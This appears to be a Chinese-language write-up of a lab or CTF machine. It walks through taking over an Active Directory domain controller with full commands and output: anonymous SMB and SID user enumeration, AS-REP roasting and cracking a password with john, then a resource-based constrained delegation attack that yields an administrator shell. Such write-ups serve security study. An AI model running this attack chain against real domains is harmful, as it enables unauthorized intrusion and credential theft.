端口扫描

```
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-21 03:37:40Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: novice.com0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: novice.com0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
58149/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
58150/tcp open  msrpc         Microsoft Windows RPC
58160/tcp open  msrpc         Microsoft Windows RPC
58168/tcp open  msrpc         Microsoft Windows RPC
```

域名`novice.com`

SMB

尝试匿名枚举SMB

```
[+] IP: 192.168.0.105:445       Name: novice.com                Status:
Authenticated
        Disk                                                    Permissions
Comment
        ----                                                    -----------     --
-----
        ADMIN$                                                  NO ACCESS       远
程管理
        C$                                                      NO ACCESS       默
认共享
        IPC$                                                    READ ONLY       远
程 IPC
        NETLOGON                                                NO ACCESS
Logon server share
        nothinghere                                             READ ONLY
        SYSVOL                                                  NO ACCESS
Logon server share
```

看下`nothinghere`

```
┌──(root㉿kali)-[~]
└─# smbclient \\\\192.168.0.105\\nothinghere
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Aug 18 08:03:56 2025
  ..                                DHS        0  Mon Aug 18 08:05:08 2025
  readme.txt                          A      135  Mon Aug 18 07:57:00 2025

                12923135 blocks of size 4096. 9343211 blocks available
smb: \> get readme.txt
getting file \readme.txt of size 135 as readme.txt (16.5 KiloBytes/sec) (average
16.5 KiloBytes/sec)
smb: \> exit
┌──(root㉿kali)-[~]
└─# cat readme.txt
```

```
It’s not about this directory — the key point is your anonymous permissions. Think
about what you can do with SMB anonymous access.
```

一眼lookupsid枚举用户

```
┌──(root㉿kali)-[~]
└─# lookupsid.py anonymous@192.168.0.105
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Brute forcing SIDs at 192.168.0.105
[*] StringBinding ncacn_np:192.168.0.105[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3649830887-1815587496-1699028491
498: NOVICE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: NOVICE\Administrator (SidTypeUser)
501: NOVICE\Guest (SidTypeUser)
502: NOVICE\krbtgt (SidTypeUser)
512: NOVICE\Domain Admins (SidTypeGroup)
513: NOVICE\Domain Users (SidTypeGroup)
514: NOVICE\Domain Guests (SidTypeGroup)
515: NOVICE\Domain Computers (SidTypeGroup)
516: NOVICE\Domain Controllers (SidTypeGroup)
517: NOVICE\Cert Publishers (SidTypeAlias)
518: NOVICE\Schema Admins (SidTypeGroup)
519: NOVICE\Enterprise Admins (SidTypeGroup)
520: NOVICE\Group Policy Creator Owners (SidTypeGroup)
521: NOVICE\Read-only Domain Controllers (SidTypeGroup)
522: NOVICE\Cloneable Domain Controllers (SidTypeGroup)
525: NOVICE\Protected Users (SidTypeGroup)
526: NOVICE\Key Admins (SidTypeGroup)
527: NOVICE\Enterprise Key Admins (SidTypeGroup)
553: NOVICE\RAS and IAS Servers (SidTypeAlias)
571: NOVICE\Allowed RODC Password Replication Group (SidTypeAlias)
572: NOVICE\Denied RODC Password Replication Group (SidTypeAlias)
1000: NOVICE\DC$ (SidTypeUser)
1101: NOVICE\DnsAdmins (SidTypeAlias)
1102: NOVICE\DnsUpdateProxy (SidTypeGroup)
1104: NOVICE\MrRobot (SidTypeUser)
```

拿到一些用户名

```
┌──(root㉿kali)-[/tmp/novice]
└─# cat users.txt
Administrator
Guest
krbtgt
DC$
MrRobot
```

AS-REP Roasting

拿到用户名尝试一波AS-REP Roasting攻击

先枚举没开启预认证的用户

```
┌──(root㉿kali)-[/tmp/novice]
└─# GetNPUsers.py -usersfile users.txt -no-pass -dc-ip 192.168.0.105 novice.com/

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is
deprecated and scheduled for removal in a future version. Use timezone-aware
objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been
revoked)
[-] User DC$ doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$MrRobot@NOVICE.COM:d3dc29f73e8eab02d0ff01bcfd76dcbc$d0e5afb556821b30
7fea6871c493eba2632e70d677bf2624710e8335a7b98a426e0149e96971b577f02c80ef06c38b65a9
f70f2866fe77383b183708d3e103bb69d603884c4208fdadf2d0f5d3ed3bc910098f2aab8b2985623b
795cccf269e95fd1625f805c13ba5d4f41ca506a756b12ed8d009c93a35c775e2a7f3d440d802e490f
6d26185834eabb18be817835ed97555af854dbfbc03b9816b65e299e346ccecc63a86cc7fd8e470a04
38d2542a846d48f22c75cd76311d4db982e2db598bed5ddea1af2e625911ce0763f9e8f1db6be4bf7c
2df07e2f126ff491e41e45e90c816c0aa04ae0
```

果然MrRobot没有开启预认证

john爆破一下

```
┌──(root㉿kali)-[/tmp/novice]
└─# john aaa --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5
RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mrroboto12       ($krb5asrep$23$MrRobot@NOVICE.COM)
1g 0:00:00:03 DONE (2025-08-20 23:52) 0.2638g/s 1410Kp/s 1410Kc/s 1410KC/s
mrs.3g..mrpositive
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

拿到 `MrRobot` 的密码 `mrroboto12`

```
*Evil-WinRM* PS C:\Users\MrRobot\Desktop> whoami
novice\mrrobot
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/18/2025   5:52 PM                Administrator
d-----         8/18/2025   7:32 PM                MrRobot
d-r---         8/18/2025   5:52 PM                Public
```


没有什么用户，可能直接提权到域控

看一下所属组

```
组名                                       类型   SID          属性
============================================ ====== ============
==============================
Everyone                                   已知组 S-1-1-0      必需的组，启用于默
认，启用的组
BUILTIN\Remote Management Users            别名   S-1-5-32-580 必需的组，启用于默
认，启用的组
BUILTIN\Users                              别名   S-1-5-32-545 必需的组，启用于默
认，启用的组
BUILTIN\Pre-Windows 2000 Compatible Access 别名   S-1-5-32-554 必需的组，启用于默
认，启用的组
NT AUTHORITY\NETWORK                       已知组 S-1-5-2      必需的组，启用于默
认，启用的组
NT AUTHORITY\Authenticated Users           已知组 S-1-5-11     必需的组，启用于默
认，启用的组
NT AUTHORITY\This Organization             已知组 S-1-5-15     必需的组，启用于默
认，启用的组
NT AUTHORITY\NTLM Authentication           已知组 S-1-5-64-10  必需的组，启用于默
认，启用的组
Mandatory Label\Medium Plus Mandatory Level 标签   S-1-16-8448
```

没显眼的

先bloodhound收集一下信息



对DC有GenericWrite权限

可以打RBCD

RBCD

先添加一个机器账户

```
┌──(root㉿kali)-[/tmp/novice]
└─# addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-ip
192.168.0.105 novice.com/MrRobot:mrroboto12
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account rbcd$ with password rbcdpass.
```

```
┌──(root㉿kali)-[/tmp/novice]
└─# rbcd.py -delegate-from 'rbcd$' -delegate-to 'DC$' -dc-ip 192.168.0.105 -action
'write' novice.com/MrRobot:mrroboto12
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] rbcd$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     rbcd$        (S-1-5-21-3649830887-1815587496-1699028491-2601)
```

配置rbcd$到DC$的RBCD

```
┌──(root㉿kali)-[/tmp/novice]
└─# rbcd.py -delegate-from 'rbcd$' -delegate-to 'DC$' -dc-ip 192.168.0.105 -action
'write' novice.com/MrRobot:mrroboto12
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] rbcd$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     rbcd$        (S-1-5-21-3649830887-1815587496-1699028491-2601)
```

请求ST

```
┌──(root㉿kali)-[/tmp/novice]
└─# getST.py -spn 'cifs/dc.novice.com' -impersonate Administrator -dc-ip
192.168.0.105 'novice.com/rbcd$:rbcdpass'
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_dc.novice.com@NOVICE.COM.ccache
```

导入票据到本地

```
┌──(root㉿kali)-[/tmp/novice]
└─# export KRB5CCNAME=Administrator@cifs_dc.novice.com@NOVICE.COM.ccache
```

```
┌──(root㉿kali)-[/tmp/novice]
└─# wmiexec.py -k -no-pass DC.novice.com
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

C:\Users\Administrator>whoami
novice\administrator
```